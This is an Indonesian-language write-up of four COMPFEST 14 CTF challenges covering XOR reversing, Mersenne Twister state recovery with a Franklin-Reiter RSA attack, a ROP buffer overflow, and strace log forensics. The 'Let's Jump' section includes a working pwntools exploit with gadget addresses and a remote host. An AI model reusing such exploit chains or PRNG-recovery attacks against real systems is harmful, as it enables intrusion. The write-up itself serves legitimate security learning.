HackerClass

CTF COMPFEST 14

Wave 4

Challenges

Title	Tags
CreeptiCity	Assembly
Freshly Random	RSA, PRNG
Let's Jump	ROP
Estreis	Strace

Reverse Engineering

CreeptiCity

- Encryptor akan membaca sebuah file pada argumen pertama.
- Kemudian untuk setiap karakter pada file, encryptor akan melakukan hal berikut:
  - Lakukan xor karakter sekarang dengan key, lalu mod hasilnya dengan 97, kemudian tambah dengan 30.
  - Lalu ubah key dengan melakukan xor terhadap hasil xor karakter sekarang pada operasi sebelumnya.
  - Simpan hasil pada step awal tadi sebagai karakter pada hasil encrypt di indeks yang sama.
- Setelah itu, lakukan step sebelumnya untuk karakter pertama lagi.

- Nilai awal dari key adalah 42.
- Encryptor kemudian mengeluarkan hasil encrypt melalui stdout.
- Mengingat terdapat operasi modulo, maka akan ada beberapa susunan input dengan hasil encrypt sama.
- Bandingkan hasil yang ditemukan dengan sha256 yang diberikan di deskripsi chall.

Cryptography

Freshly Random

- Diketahui program memiliki dua fungsionalitas (selain exit), yaitu men-generate suatu bilangan acak sebesar 192 bit, dan mencetak flag yang telah dienkripsi.
- Tampaknya, angka acak dibuat melalui fungsi `getrandbits()` yang terdapat pada modul random di library Python. Fungsi `getrandbits()` dipanggil sebanyak 6 kali, lalu hasil setiap pemanggilan dikonkatenasi dengan hasil pemanggilan fungsi pada iterasi pertama yang menjadi most significant bits hingga hasil terakhir menjadi least significant bits.
- Kita mengetahui bahwa modul random pada Python pada intinya menggunakan pseudo-random number generator yaitu Mersenne-Twister (persisnya implementasi MT19937) yang tidak bersifat cryptographically secure.

- Oleh karena itu, terdapat exploit yang dapat digunakan untuk mengekstrak internal state dari generator tersebut.
- Mengingat pada kasus ini generator menyimpan seluruh 32-bit outputnya (tidak dishift ke kanan sebanyak 32 - n kali sebagaimana apabila jika jumlah bit sebesar n dengan 32 > n), maka kita dapat menggunakan extractor seperti ini.

- Kita hanya perlu untuk membagi angka yang diberikan menjadi 6 angka 32-bit. Untuk MT19937, ekstraksi internal state memerlukan 624 output dari PRNG tersebut.
- Pada kasus ini, karena PRNG dipanggil sebanyak 6 kali untuk setiap request yang kita berikan, maka kita hanya perlu membuat request sebanyak 624 / 6 = 104 kali untuk mendapatkan internal statenya.

- Ternyata flag dienkripsi menggunakan RSA dengan padding yaitu hash SHA-256 dari random bytes yang dibuat menggunakan fungsionalitas `rand()` yang sebelumnya telah diperiksa.
- Mengingat eksponen e kecil (0x17), maka kita dapat menggunakan Franklin-Reiter related messages attack untuk permasalahan ini.
- Kita perlu untuk mencari GCD dari dua polinomial yaitu selisih (X + pad) ^ e dengan ciphertext terkait pada ring Z mod N.

Binary Exploitation

Let’s Jump

- Diberikan stripped elf 64 bit binary.

- Kita analisa dengan ghidra.

```
undefined8 main(void)

{
  setvbuf(stdin,(char *)0x0,2,0);
  setvbuf(stdout,(char *)0x0,2,0);
  puts("Enter input");
  vuln();
  return 0;
```

```
void vuln(void)

{
  char local_9;

  fgets(&local_9,0x3c,stdin);
  return;
}
```

```
void win(long param_1,char *param_2)

{
  int iVar1;
  FILE *pFVar2;
  char *__s;

  pFVar2 = fopen("flag.txt","r");
  __s = (char *)malloc(0x28);
  __isoc99_fscanf(pFVar2,&DAT_0040094f,__s);
  if (param_1 == 1) {
    iVar1 = strcmp(param_2,"Hewhewbrew");
    if (iVar1 == 0) {
      puts(__s);
                    /* WARNING: Subroutine does not return */
      exit(0);
    }
  }
  return;
}
```

- Terdapat buffer overflow di vuln() dan fungsi win(int param1, char* param2) yang akan mencetak flag jika parameter sesuai.
- Kita gunakan ROPgadget untuk mengontrol RDI dan RSI lalu panggil fungsi win().

Syarat mendapat flag:

- RDI = 1
- RSI = alamat dari string “Hewhewbrew”

ROPchain terdiri dari:

- 9 byte padding (Bisa test lewat gdb untuk mendapatkan jumlah padding yang sesuai)
- pop rdi, ret (0x0000000000400923)
- 1 (packed in 8 bytes)
- pop rsi, pop r15, ret (0x0000000000400921)
- “Hewhewbrew” address (0x00400952)
- win() address (0x004007b6)

Note: Gunakan tools seperti ROPgadget untuk mencari list gadget.

Menggunakan pwntools

```
p = remote("103.185.38.238", 18086)

pl = b'A'*9 + p64(0x0000000000400923) + p64(1) + p64(0x0000000000400921) + p64(0x00400952) + p64(0) + p64(0x004007b6)

p.sendline(pl)
p.interactive()
```

```
[+] Opening connection to 103.185.38.238 on port 18086: Done
[*] Switching to interactive mode
Enter input
COMPFEST14{[redacted]}
```

Forensics

Estreis

tl;dr

1. Log merupakan hasil strace shell, khususnya `strace -tt -f -e read,write,close -o soal.txt bash`
2. Lihat bagian read saja, khususnya read(0, "A", 1) = 1 dengan A merupakan suatu karakter.
3. Beberapa karakter unik berdasarkan ANSI code (menggunakan octal escape character),
   a. “\177” (backspace),
   b. “\33” -> “O” -> “C” (cursor kanan)
   c. “\33” -> “O” -> “D” (cursor kiri)
   d. “\33” -> “O” -> “A” (cursor atas)
   e. “\33” -> “O” -> “B” (cursor bawah)
4. Trace log shell tersebut berdasarkan timestamp.

Attachment

Kamu diberi file soal.txt yang berisi log Strace bash. Secara khusus, log tersebut diambil dari command,

```
strace -tt -f -e read,write,close -o soal.txt bash
```

Perintah tersebut merekam bash menggunakan absolute precision timestamp (-tt); merekam child process (-f); trace fungsi read, write, close (-e); dan menulis hasilnya dalam file soal.txt

Apa yang harus dibaca?

Sebenarnya, semua informasi yang pembacaan, penulisan, dan penutupan dalam bash terekam oleh strace sehingga semua informasi dapat digunakan.

Akan tetapi, seperti yang kita ketahui, karakter “saya” sedang mengedit file challenge ctf dalam server sehingga semua karakter pasti harus dimunculkan dalam bash. Artinya, keyboard input dan data file yang dibuka pasti akan dibaca lalu ditulis ke dalam interface bash milik “saya”. Oleh karena itu, write dan open merupakan informasi yang lebih relevan.

lanjutan. . .

Perintah read dan write pun perlu kita filter lagi. Perintah read memiliki format read(fd, *buf, count) dan perintah write memiliki format write(fd, *buf, count). Perintah yang perlu kita filter adalah perintah read menuju stdin (standard input, file descriptor 0) dan write menuju stderr (standard error, file descriptor 2)[mengapa?].

Setelah mengetahui informasi tersebut, hal selanjutnya yang perlu kita pahami terlebih dahulu adalah ANSI escape codes[wiki][ringkasan]. Karakter karakter biasa dalam *buf mungkin dapat langsung kita pahami. Akan tetapi, karakter lain, khususnya escape codes, seperti “\177” dan “\33” perlu kita pahami terlebih dahulu.

Ringkasan Escape Code yang Diperlukan

Silakan baca escape code dalam referensi pada slide sebelumnya. Dalam soal ini, escape code yang digunakan adalah sebagai berikut.

Backspace
read(0, "\177", 1) = 1 → "\177" octal adalah del
write(2, "\10\33[K", 4) = 4 → "\10\33[K" dalam octal adalah esc^[K atau backspace

Arrow Key (Cursor up/down/left/right) (dalam bash)
read(0, "\33", 1) = 1 → "\33" octal adalah esc
read(0, "[", 1) = 1 → karakter "O", mengikuti format ANSI untuk cursor movement
read(0, "D", 1) = 1 → "D" kiri, "C" kanan,"A" atas,"B" bawah.

Kemudian, biasanya diikuti dengan write karakter selanjutnya yang diperlukan.

Ringkasan Escape Code yang Diperlukan


Arrow Key (Cursor up/down/left/right) (dalam vi (atau text editor lain))

`read(0, "\33OC", 4096) = 3` → “\33” octal adalah esc, “D” kiri, “C” kanan,“A” atas,“B” bawah.

Kemudian, biasanya diikuti dengan write karakter selanjutnya yang diperlukan.

pegel bang analisis manual

me when manual



me when scripting

Analisis manual **sangat tidak disarankan** karena kemungkinan keliru dan juga tidak efisien. Oleh karena itu, buatlah sebuah script python yang menerjemahkan aturan-aturan pada slide sebelumnya menjadi sebuah penulisan karakter (misal print), cursor pindah kiri/kanan/atas/bawah, sistem command history (cursor atas/bawah pada terminal), dan penghapusan karakter (backspace).

THANK YOU!

COMPFEST 14